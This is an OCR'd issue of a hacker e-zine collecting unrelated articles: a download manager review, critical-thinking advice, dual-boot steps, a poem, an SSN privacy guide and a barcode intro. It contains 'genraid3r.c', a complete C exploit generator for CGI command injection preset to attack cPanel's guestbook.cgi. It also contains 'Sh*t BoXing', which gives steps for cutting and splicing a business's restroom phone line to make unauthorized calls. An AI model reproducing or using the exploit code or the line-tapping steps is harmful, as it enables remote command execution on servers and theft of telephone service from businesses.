
Symmetric Cryptography Example:




Asymmetric Cryptography Example:




Encryption: Running plain text through a virtual meat grinder:




Digital Signature Example:



The best of both worlds: Using symmetric and asymmetric cryptography together:



Using Digital Certificates:



Download Manager Review

Written By Ayla
http://www.usystems.tk

I tested a few download managers, and found that, for the most part, there is little difference in speed. For this review/test, I used download managers that you can get for free. The main difference between these programs, can be classified under; aesthetics, options, and how reliable they are (bugs).

Before we go on, I want to warn you about one download manager that didn't make it to the list. The program is, Gozilla. Not only is this program spyware, but it also installs two other spyware programs. One of the two programs that it installs, Weatherbug, can be difficult to get rid of, particularly if you are somewhat new to computers. You can choose not to install the two additional programs. But, many people use the default installation, without realizing that the two programs have nothing to do with the download manager. They are not necessary, and do not add functionality.

Ok, on to the others. :) Here they are...Under the name, I'll list some options. The list of options is not comprehensive, by any means. But, it may help narrow your search. :)

Alligator v1.32
Clipboard monitoring; Drag and drop; Multilingual support; Customized toolbar images; "Save As" task property and list column; Set sound for drop, capture, and done; integrates with IE explorer 4.0+, Netscape 4.0+, NetCaptor 6.2+.

I found that it was a bit slow establishing the initial connection, but reliable. I don't recommend it though. Mainly because, it uses a spyware cookie, and you can get equal, or better, download managers that do not use spyware cookies. Just because a program is adware, does not mean that you are agreeing to spyware. None of the other adware programs do this. They just show you in-program ads. And, do not place spyware cookies on your drive.

Download Accelerator v5.3
Supports recovery, even if the site does not; Downloadable link highlighter; Multi lingual support; Skins; File leecher; Integrated into IE and Netscape.
I didn't like this program. It functioned correctly 90% of the time, but there are other download managers, that have never given me problems.

Download Express
Multiple languages supported

Hard to find anything good to say about this one. This is actually a plugin, but still considered a download manager. It's included, only because of it's small size (about 200kb). So, if your drive is pretty full, this is still better than just using the default download dialog.

Flashget v1.40
Automatically search for the fastest server available; Customize the Flashget toolbar and user interface; 20+ selectable languages available; Supports IE, Netscape, and Opera; Easily see any aspect of your downloads at a glance, whether it be server status messages, monitoring splits, time left, amount downloaded, etc...; Import broken download; site explorer; Create an unlimited numbers of categories for your files; Always-on-top "drop-basket"

With the exception of zip repair, flashget can do everything all the other programs can do. This is my favorite download manager, and has never failed me. :)

Freshdownload v5.40
Integration with Internet Explorer/Netscape, compatible with all browsers that use IE engine, such as Neoplanet, Netcaptor, etc... Also works with Opera and Mozilla; Clipboard monitoring; Download basket; Built in zip extractor.
If you hate adware, this is the best download manager to get. It's freeware, and an excellent and reliable choice. It has a simple layout, and is easy to use and configure.

Leechget2002 v1.0
Integrates into IE explorer; Built in web parser lets you download web sites; Drag and drop; Saves download history; Uses a Microsoft Outlook-like user interface; Download wizard; ftp explorer; Allows you to prioritize your downloads.
Plugins offer support for: multiple languages, localized help, Netscape, Mozilla, and Opera browsers
I like this program. It offers more than just the bare basics, and is not too cumbersome.

Netants v1.25
Multi-lingual support; Ability to fix corrupt ZIP archives; Automatic categorization of downloaded files; Flexible batch job methods to download multiple files; Clipboard monitor; Always-on-top "drop-basket"
This program seems to have been somewhat based on Flashget. It gets the job done. But, outside of the zip fix feature, it's fairly unremarkable.

Netspider
(Taken from Netspider's description of what their program does. It's not the usual download manager) Extracts and displays all of the links and local references from a page and allows the user to download them. All extracted links to other pages can be processed in the same way.
Clipboard monitoring; Drag and drop; Save file and page list for later browsing or downloading; See all the links on the selected page with description and type Information; Caching of downloaded pages for faster offline browsing

I really didn't like this program. It was confusing, clunky, and a pain to use.

On the next page is a chart to provide more info, and links...

Program Name	Dl Speed small files 1.35mb	Dl Speed larger file 9.66mb	Spyware	Proxy support	Support virus scanner	schedule
Alligator v1.32	:15	1:24	B-fast spyware cookie	●	●	●
Download Accelerator v5.3	:22 (Add 15 sec for mirror search)	1:24 (Add 15 sec for mirror search)		●	●	●
Download Express	:12 (Really fast for small dl's)	1:26		●		
Flashget v1.40	:15	1:23		●	●	●
Freshdownload v5.40	:22	1:26		●	●	●
Leechget2002 v1.0	16	1:28		●	●	●
Netants v1.25	:18	1:23		●	●	●
Netspider	:21	1:24		●		●

Bugs	License	OS	Screenshot If not on homepage	Home page	Download If not on homepage
Uninstaller incomplete Leaves ieho.dll Will not allow you to delete it conventionally	Adware	Windows 95/98/Me/NT/2000		http://www.nearsoftware.com/alligator/	
Difficulty when re-downloading a file Download errors causing process to abort	Adware	Windows 95/98/NT/2000/Me/XP	http://www.speedbit.com/screenshot.asp	http://www.speedbit.com/DefaultT.asp	http://download.com.com/3000-2071-10127147.html?part=speedbit&subj=dlpa
Opened multiple download dialogs when clicking some of the dl links	Freeware	Windows 9x/NT/2000/ME/XP		http://www.metaproducts.com/mp/mpProducts_Detail.asp?id=18	
	Adware	Windows 95/98/Me/NT 4.0/2000/XP		http://www.amazesoft.com/	
	Freeware	Windows 95/98/Me/NT 4.0/2000/XP		http://www.freshdevices.com/	
Falsely tells you that you are offline	Freeware	Windows 98/Me/XP/2000	http://www.webattack.com/php/appinfo.php?go=/screenshots/leechget.htm&id=104975&r=s	http://www.leechget.de/html/home.php/screenshots/leechget.htm&id=104975&r=s	http://www.webattack.com/get/leechget.shtml
	Adware	Windows 98/Me/XP/2000		http://www.netants.com/	
Save dialog occasionally opens for no reason	Freeware	Windows 9x/NT/ME/2K	http://home.global.co.za/~antonia/netspider/images/Screenshot.gif	http://home.global.co.za/~antonia/netspider/Home.htm	

Thinking Critically About Information

by John Elfrank-Dana www.elfrank.org

Rule 1: All information is suspect!

Regardless if it's in print, on the web, from a major university, corporation, your teacher or our government. Why? Objectivity may be impossible. Philosophers have grappled with the issue of "truth" for centuries. Some scientists claim to be "objective" in their presentation of the facts, yet there can be realms of prejudice they cannot see. Many perceptions are shaped by things out of our control; like our age, race, socio/economic status. There are numerous ways to be compromised.

History is especially vulnerable to the biases of its authors. Historical records are usually written by "the winners;" those of a social group that are at the top of society. Privileged elites that work in universities who see things from the vantage point of their class, race and sex. Because historians cannot report all the facts, they must make decisions about what to report. These decisions about what's important are premised on the values system of the individual historian. Values are subjective (meaning they are a matter of individual preference and rooted in emotion).

How To View Web-Based Information With a Critical Lens

Since the "Truth" is a very illusive thing, let's take a mitigated approach.

1. Check to see if the page/site has the following:

a. ***Notation of the author*** or organization that produced the material

b. ***Contact information*** so that you may communicate with the parties responsible for the material

c. ***Notation of when the page was last updated***. This is especially important because of the dynamic nature of the web (information can be altered easily and is not static like in books or other traditional media)

I consider the above three criteria a minimum for any credible source of information. By "credible" I mean verifiable. That fact that you can inquire further about the information is important. The following two add the the page's credibility and make it a more valuable source of information. They are:

d. ***Citation of where the author got his/her information***. We call these footnotes or endnotes. This allows you to check the sources directly and ask questions about its accuracy.

e. ***Evidence of peer review.*** "Peer review" means that others in the author's field of study (in our case other historians, economists and/or political scientists) have reviewed and criticized the work. You won't find this too often except in scholarly journals.

If the information meets all five of the criteria above it may still be just a bunch of "bunk" (misinformation, lies). This is where the arbiter of "truth" comes in to play. That's you! ***You have to weigh the arguments on their own merits***. It makes no difference if the author is a professor at Harvard or a Civil War enthusiast who works as a mechanic during the day. The rules of logic dictate that the truth is independent of social status.

History, politics and economics are very much "politicized" subjects. Since what is written about the past can lend legitimacy to social orders, history has been used as a form of propaganda (information meant to persuade) by groups of individuals to justify their status or call for change. Noam Chomsky (http://www.zmag.org/chomsky/index.cfm), one of the greatest intellects of the twentieth century (in my opinion) noted how when he would speak on issues outside his field like mathematics the only concern was for the merits of his arguments. However, when he spoke on social and historical issues like the Middle East, there were often cries of "what credentials do you have to speak about this!" Logic is often thrown out when political subjects are addressed.

Hence, the burden is on you. There a number of questions you can ask yourself about information you find.

1. Might the author have a vested interest other than reporting what they think is the truth? For example: A major soup company might claim in their study that salt does not contribute to high blood pressure. Or, the KKK might argue that social rank is determined my genetics and not environmental factors, thus supporting their broader agenda of racial superiority for whites. In this case it's important to remember that "believing is seeing." If you believe something then you may tend to see only that information that supports your belief.

2. Is the argument or view point consistent with what you already know about the issue/subject? Can the argument be improved? If not, you might want to ask more questions. Perhaps you need to re-examine what you already know.

3. Are there alternative sources of information? It's a safe bet that for any historical event there are more then one viewpoint. You should find at least two. Remember that some viewpoints might be inaccessible simply because those that hold the views have no access to the media or other means of getting the word out. Certainly, Americans throughout most of the Vietnam War never heard the view of the South Vietnamese opposed to the U.S. invasion.

As you can see, thinking critically involves a lot of effort. In the end it's up to you to determine if you should believe the information you are reading. You will have to pull all of the information together, compare it to other information, and use your logical abilities to arrive at a judgment.

Here are some other viewpoints on critical thinking.

UCLA: http://www.library.ucla.edu/libraries/college/help/critical/index.htm

History Matters: http://chnm.gmu.edu/us/making.taf

Dual-Booting Linux and Windows simplified

Short Step:
1) back up, format all partition/entire hard drive

2) delete all partition

3) create 2 partition (first primary then extended)

4) install windows on the first half

5) reboot and install linux on the other half

—

Long Step:
1) Before you start destroying your hard drive, back up your important file.
Do a quick format (to quick format, reboot into DOS and type "format C:" without the apostrophe).

2) While you're in DOS finished with the qformat, type "fdisk" to re-partition the hard drive.
Delete all partition.

3) After you delete all of your partition, you should be able to create 2 clean partition. When you create the first partition (primary), give it 50%. So if you have 1000 MB, give 500 to the primary and the extended get the other half.

4) Pop your Windows CD in and install.

5) Now reboot and install Linux.

This should be easy. You can have more OS, just determine how many you want and create the desired amount.


By: Killer <killer@port7alliance.com>

Excerpt From "Open Letter To The Bloodthristy"
By Anthony George

If you love america
clench razorblades
as you show allegiance
to the pledge
if you love america
hold your crotch
say
my authority figure is sexy
and throw your worth
at pre-arranged smiles
if you love america
you will cheer sitcomspeak
added laugh tracks to tragedy
starvation torture destabilization
destruction the weak crushed
by the powerful
if you love america
you will train your children
as the masters have trained you
to fall asleep on command
to reflect desires
through the raised right hand
writing scripts of death everywhere
if you love america
you will not see
the 13 year-old soldier
with the exploded head
not see the mother
dead from bombs
as her three children clutch each other
in a broken circle

Created by Epiphany


Port7alliance.com


α-pinene

-hacker: n. *(originally, someone who makes furniture with an axe)*

1. A person who enjoys exploring the details of programmable systems and how to stretch their capabilities, as opposed to most users, who prefer to learn only the minimum necessary.
2. One who enjoys the intellectual challenge of creatively overcoming or circumventing limitations.
3. ***(deprecated)*** A malicious meddler who tries to discover sensitive information by poking around. Hence "password hacker", "network hacker". The correct term for this sense is **"cracker"**.

Both Created By Scramble45



| Created By UnrealK
|
|
|
V

Sh*t BoXing

by Agent5

So you're sitting in a small family owned type restaurant or you're walking through a small store looking at their various wares and, as normal every couple times a day, you hear the call of nature. You make your way towards the (preferably single occupancy) men's room (or ladies for those few that may actually read this) and enter. So your doing your thing and you're lookin' around checking out your surroundings. (Why? 'Cause you're supposed to be fucking observant at all times. That's why.) Your gaze takes you towards the ceiling. Looks like most cheap drop down ceilings. Hmmmm... drop down ceiling... easily removable. So you stand on the toilet, or whatever, and take a look. You pull out your pocket flashlight and take a look. Nothing but wires. Couple electrical or telephone maybe... TELEPHONE? Does this mean I can sit on the throne and use the fone? Indeed it does! All you need is a few things to help you make your dream of phreaking at its absolute laziest a reality. What you need will (besides your beigebox with a RJ-11 plug on the cord) probably cost you, at an extreme maximum, three bucks for parts and about six bucks for a telephone line crimper for standard telephone plugs (RJ-11). You will also need a...

"Modular Line Splitter - Provides two telephone jacks when plugged into the end of a telephone line cord. Standard 4-wire jacks. Color: Ivory" - 'Bout a dollar and change max cost.

Most of these parts, if not all, can be found at your local RadioShack. Now if you haven't figured out what I'm getting at yet, you should seek medical attention immediately, CAT scans have helped me a lot. <twitch> Here's what you do and make sure you do it quickly in case they try to use the telephone while the line is disconnected. SO make sure you lock the door and get to work fast... if you have people beginning to knock on the door just make some nasty shitting sounds and say you'll be out in a minute.

1. Cut the line (no specific tools needed for this, something sharp will do).
2. Attach a plug to either end of the line you have just cut.
3. Put one end of the plug in one end of the modular line splitter, put the one that's left into one of the two holes on the front of the splitter.
4. Now you can either leave and let the intestinally distressed old guy pounding on the door in, or you can plug your beige box in and have some fun.

Treat this as you would any other beige boxing session. Keep in mind that the people who own the telephone line may want to use it to and may not enjoy having someone on the line already. But for the most part this ordinary bathroom has just become your private telephone booth, complete with running water and a toilet for the astronomical sum of three dollars US.

"This file brought to you by the makers of sharp things."

Shoutouts to Epiphany, Bizurke, Master Slate, Ic0n, Xenocide, Bagel, Hopping Goblin, Maddjimbeam, and the rest of the #mabell ninja's and LPH crew.

Educating Idiots

by: Subzero1037

Political, insignificant, egotistical. You probably have heard all these words before but rarely describing the education system. Personally this has been true in my life and studies. Money is the driving force of the world we live in today. Status and power are what people set goals for and will stop at nothing to achieve them. Then I take a look at myself and school. Without much thought I see the same money driven egotistical sense of thinking.

This is me. 5 spoken languages, endless knowledge on computers, barely an instrument I can't play, traveled to over 15 countries, and more real life knowledge than most people will ever experience in a lifetime all before the age of 20. Most people would say I am fairly intelligent, as for my professors, they all think I am a slacker with a 2.7 GPA. Here is where issues start to flame.

I sit around class and look around at people around me. Most times I wonder how most of them got in, then I remember that its not how much you know but how much money you have. Money drives everyone and everything. I'm not saying money is bad per say, I wish I had money right now, but it puts things out of balance especially in the education system. I look at some of the top people in my class and wonder how they make it from day to day. The narrow mindedness and sheer stupidity is overwhelming. The thing that really bothers me is this. The person with the 4.0 with no common sense and minimal intelligence is going to go to a top rated school (if he or she can afford it) and get a starting salary of $120,000 out of college because he or she attended Harvard, Yale, or Stanford. I'm stuck at some small private institution that will give me a job starting out at 50,000 a year and have to work my whole life to try to get up the ladder of success while the person with the $ and the degree that says Harvard is getting paid to sit in an office and smoke cigars. All this is a result because someone could regurgitate facts on a test and turn in nicer homework. Sometimes it doesn't seem fair. You might think this is exaggerated but how many Yale and Harvard grads do you know that make up words on the spot like strategy? I can think of one president off the top of my head.. Need I say more? (http://www.thefunnypage.com/bush/)

High school although I think is pointless. Throughout high school and college u are a number. Your number is your GPA. No matter what you know everything you are according to the school is reflected by that one number. The system is flawed. Some of the smartest people I have ever met had average to bellow average grades. Some of the stupidest people I have ever met have had 4.0's. The whole education system is based on what you can regurgitate and not what you know. Intelligence is defined as such : the ability to learn or understand or to deal with new or trying situations : REASON; also : the skilled use of reason (2) : the ability to apply knowledge to manipulate one's environment or to think abstractly as measured by objective criteria (as tests) b Christian Science : the basic eternal quality of divine Mind c : mental acuteness.

Not one place does it say anything about grades or school. People their whole lives are told what to do, think, say, and act. Advice for the future. Keep studying, there is no way around this scheme if you want success in life. As for everyone reading this…your one step ahead of everyone, you've stepped out of the box of normal train of thought and are exploring on your own. Shows more intelligence than most people in the world….

Food for thought: There are 10 types of people in this world....ones that know binary...and ones that don't..

```
/* Begin genraid3r.c          */
/* By J0hny_Lightning         */
/* j0hnylightning@hotmail.com  */
/*
** genraid3r.c is a cgi exploit generator for lazy hax0rs who don't want to use the web browser to do their stuff. All u **need to do is modify some of the strings and compile to get an exploit for whatever cgi vuln. It will execute your **command on the web server and print the output to stdout. Tested on FreeBSD 4.6.
**
** The strings you will need to change are:
** 1) PATH        This is the path to the vulnerable script. (ie: "/cgi-bin/forum/postit.cgi" )
**
** 2) PART_ONE     This is a string that is the first series of arguments to the vulnerable script before the command is ** executed. For example if your are exploiting the cpanel guestbook.cgi you should set part_one to: ** "?user=cpanel&template=|"
**
** 3) PART_TWO     This is a string that is the last series of arguments to be passed to the script after the command to   ** be executed. Sticking with our example, part_two should be set to "|"
**
** Compile using: gcc genraid3r.c -o genraid3r
** Usage: ./genraid3r <hostname> <command>
**
** Note: When you specify <command> if it has a space make sure to specify the unicode representation of the space **character. (ie: ls -al should be ls%20-al)
**
*/

/* Includes  */

#include <stdio.h>                //  Standard includes for i/o,
#include <errno.h>                //  error reporting, and string
#include <string.h>               //  functions.
#include <stdlib.h>
#include <unistd.h>
#include <netdb.h>
#include <sys/types.h>            //  Standard includes for
#include <sys/socket.h>           //  networking functions.
#include <netinet/in.h>
#include <arpa/inet.h>

/* oO0OooO0OooO0Oo Change these defines! oO0OooO0OooO0Oo */

#define PATH "/cgi-sys/guestbook.cgi"       /* Path to the script */
#define PART_ONE "?user=cpanel&template=|"  /* First set of args  */
#define PART_TWO "|"                        /* 2nd set of args    */

/* Changing anything below this line voids the warranty  */

#define DEST_PORT 80
#define MAXBUF    1024

int main(int argc, char *argv[]){
  int sizock, own3d;
```

```
struct hostent *toBeOwned;
  struct sockaddr_in addy;
  char bizuffer[MAXBUF];

  if (argc != 3){
    fprintf(stderr, "Usage: %s <host name> <command> \n", argv[0]);
    exit(1);
  }

  if ((toBeOwned=(struct hostent *)gethostbyname(argv[1])) == NULL  ){
    herror("gethostbyname()");
    exit(1);
  }

  if ((sizock = socket(AF_INET, SOCK_STREAM, 0)) < 0 ){
    perror("socket()");
    exit(1);
  }

  addy.sin_family = AF_INET;
  addy.sin_port = htons(DEST_PORT);
  bcopy(toBeOwned->h_addr, (char *)&addy.sin_addr, toBeOwned->h_length );
  memset(&(addy.sin_zero), '\0', 8);

  if ((connect(sizock, (struct sockaddr*)&addy, sizeof(addy))) < 0){
    perror("connect()");
    exit(1);
  }

  fprintf(stdout,"Hey! Hey! Time for 0day...\n\n");
  sprintf(bizuffer, "GET %s%s%s%s \n\n",  PATH, PART_ONE, argv[2],
PART_TWO);

  send(sizock, bizuffer, strlen(bizuffer), 0);

  fflush(stdout);


  do
  {
    bzero(bizuffer, sizeof(bizuffer));
    own3d = recv(sizock, bizuffer, sizeof(bizuffer), 0);
    if (own3d > 0)
      fprintf(stdout, "%s", bizuffer);
  }
  while (own3d > 0);

  close(sizock);
  return 0;
}

/* End genraid3r.c  */
```

SOCIAL INSECURITY

By: Bland_Inquisitor

We all know that protecting our social security number is very important. It is a number that is given to us at birth, and although the card is "not to be used as identification," in this information age we are living in, our SSN is an all too convenient way for businesses, hospitals, universities, and a myriad of other agencies to keep track of us. As I was going through the research process for this article, and learning just how personal this number really is, I started to get VERY concerned about the possible thousands of people who have access to this information. I hope in this article to explain how the SSN system works, to suggest methods you can protect yourself from fraud, and to impart some of this serious concern I now have.

Every SSN issued is a series of 9 numbers. AAA-GG-SSSS. The first three digits, the Area Number, are assigned to the geographical area the SSN was applied for. A complete list of area number assignments can be found at http://www.ssa.gov/foia/stateweb.html
If the thought of your area number being so closely tied to the state you were most likely born in, the middle 2 digits, called the Group Number, narrows the field even farther. The group number tells the span of time in which your SSN was applied for. In chronological order, the pool of group numbers is:

1. Odd numbers, 01 to 09
2. Even numbers, 10 to 98
3. Even numbers, 02 to 08
4. Odd numbers, 11 to 99

Since all the numbers in a pool have to be used before moving on to the next tier, It would be possible for someone to narrow down the year of your birth. However, if someone wanted to narrow your age even farther, all they would have to do is have a look at the final 4 digits in your SSN.

The last 4 numbers of an SSN are the Serial Number. They are given out as an extension of the Group number. This means for every group number, a serial number between 0001 and 9999 is used. So just by having your SSN, someone can instantly tell the state in which your SSN was issued, and a pretty narrow time frame for your age. I know this doesn't sound like very much personal data, but for me any is too much. Believe it or not, but some states, like Oklahoma, use your SSN for your Drivers License number as well! Pardon my language, but that has the double benefit of being fucking lazy and fucking stupid all rolled into one.

The current systems are ripe with problems, both how numbers are issued, and the way we are forced to hand our SSN over to pretty much everybody and their mother. Where we are all stuck is that if we complain too much about the current system, it my very well be replaced with something far more intrusive, like implanted microchips.

More people than you know have access to your SSN, and not all those people are nice. Our 9-digit names are all over our most closely guarded secrets, and are used for almost every institution we are a part of. Baudrillard would say that the giving our SSN to all these people would make it worthless, owing to the fact that it's not a secret if everyone knows. If only he were right. The truth of the matter is that we as a society have put all our eggs in one basket and left that basket on a street corner. The best we can do is to be smart about how we use our SSN and whom we give it to.

<u>Businesses</u>

Most of the time we are not required to give our SSN to a private business. This includes private health care providers; however, we are obligated to provide our SSN to Medicare and other government-funded providers. Just because we do not, legally speaking, have to give our SSN to businesses, there is no law against a business asking for it. Let's face it; a guaranteed unique identifier is a handy way to create a database. If a company tells you they require your SSN, either ask to speak with someone who can make exceptions, or take your money elsewhere. Trust me, if you start heading for the door, almost any company will start taking your requests seriously.

<u>Employers</u>

Your employer needs your SSN for a number of reasons, including payroll, tax, and earnings. However, the Social Security Administration

frowns on using this data for public information like parking permits.

Internet Transactions

Some e-merchants require your SSN for authentication purposes. Before you just hand out the master key to your identity, take the time to read their privacy statement. If they don't make a privacy statement available, keep on clicking until you find a company that does. Any merchant will have an 800 number for you to call, so take the time to do so. Get involved with the people who handle your SSN, and ask them what they are doing to help keep you safe. If you get an unsolicited e-mail from someone claiming to need your SSN to "update their records," promptly delete that message and do not respond.

Financial Institutions

Unfortunately, in 1961 the IRS started using our SSN as our taxpayer ID number (TIN). This means that every transaction that involves making money carries with it our SSN/TIN. Knowing this, you should make very sure that you keep a close eye on who you give your SSN to.

Educational Institutions

Schools that receive federal funding must comply with the Family Educational Rights and Privacy Act, also known as the "Buckley Amendment," enacted in 1974. One of the provisions of this act is the requirement of written consent before any "identifiable information" is publicly disclosed. As those of us who have attended colleges or universities may well know, there is a gray area for an SSN to be used as a student number. Schools that receive federal funding are also subject to the Privacy Act of 1974. Under this law, schools that require your SSN must provide a privacy statement enumerating how this information will be used.

Identity theft

Identity theft is yet another in a long list of crimes that is being blamed on hackers. Keep this in mind: Criminals steal identities and do unspeakable things; meanwhile, a hacker is sitting here trying to help keep you safe. There are some simple things you can do to ensure your identity is still uniquely yours. The first thing to do is to order your Social Security Personal Earnings and Benefit Estimate Statement. Take the time to make sure everything on it is correct. You can contact the Social Security Administration at (800) 772-1213 to start the process of obtaining this FREE report. The other main report you will need to check, I recommend twice a year, is your credit report. There are 3 main credit agencies: Equifax, Experian (was TRW), and Trans Union LLC. A credit report will cost you around $9.00, but it's money well spent. If you live in Colorado, Georgia, Maryland, Massachusetts, New Jersey or Vermont, you can get a credit report anytime for free. For the rest of us, there are times when we can get our credit reports for free as well. For instance, if you are on public welfare assistance, if you have been denied credit (you must request a copy within 60 days), if you are unemployed and intend to apply for employment in the next 60 days, or if you have reason to believe your file contains inaccurate information due to fraud, you are entitled to a free copy of your credit report. The request for a credit report involves giving out all your personal information, but trust me, they already know. This isn't giving yet another company your information because they don't have it, it's giving your specific information to them so they can send you the file they already have on you. Here are the addresses and phone numbers.

Equifax, Inc.
P.O. Box 740241
Atlanta, GA 30374
(800) 685-1111
www.equifax.com

Experian
National Consumer Assistance
Box 2104
Allen, TX 75013-2104
(888) 397-3742
www.experian.com

Trans Union LLC
Consumer Disclosure Center
P.O. Box 1000
Chester, PA 19022
(800) 888-4213
www.transunion.com

Be sure to call or visit the web pages of the CRA's before you request a report. Make sure you give them all the information they need to promptly process your request, and to check on the prices, as they may differ slightly from one state to the next. Do not yield to the temptation to go through one of those "free credit report" websites. Think about it. It may be free, but going though a middleman agency just increased the way too long list of people who have all your sensitive information by another couple hundred.

In closing, being a little more cautious is not that hard. If you take the time to ensure that your private information is being handled in a satisfactory manner, and checking your identity for fraud, you can save yourself from some very nasty possibilities.

Or
Good 01' Barcodes

Written By Epiphany

As we all know barcodes have become a typical part of life. So much so that it is rare, even for a hacker, to question the workings of the barcode system. Personally speaking, I only delved into the subject because of my desire to learn how my High School's new ID scanning system worked. Ironically I ended up having more fun with barcodes themselves then with the ID system since barcodes are so drastically different from the simple methodized computer database that regulated the barcodes.

Barcodes, as I researched, were invented in 1971 by George J. Laurer, an IBM employee who was assigned "to design the best code and symbol suitable for the grocery industry". The standard that he and his team created would be introduced to the world in 1973 as the UPC or Universal Product Code. The UPC standard revolutionized the industry world not only by increasing profit margins but in the process removing any skill involved in being a cashier. This meant that now store managers could employ waves of teenagers to work hard with little pay. However I digress.

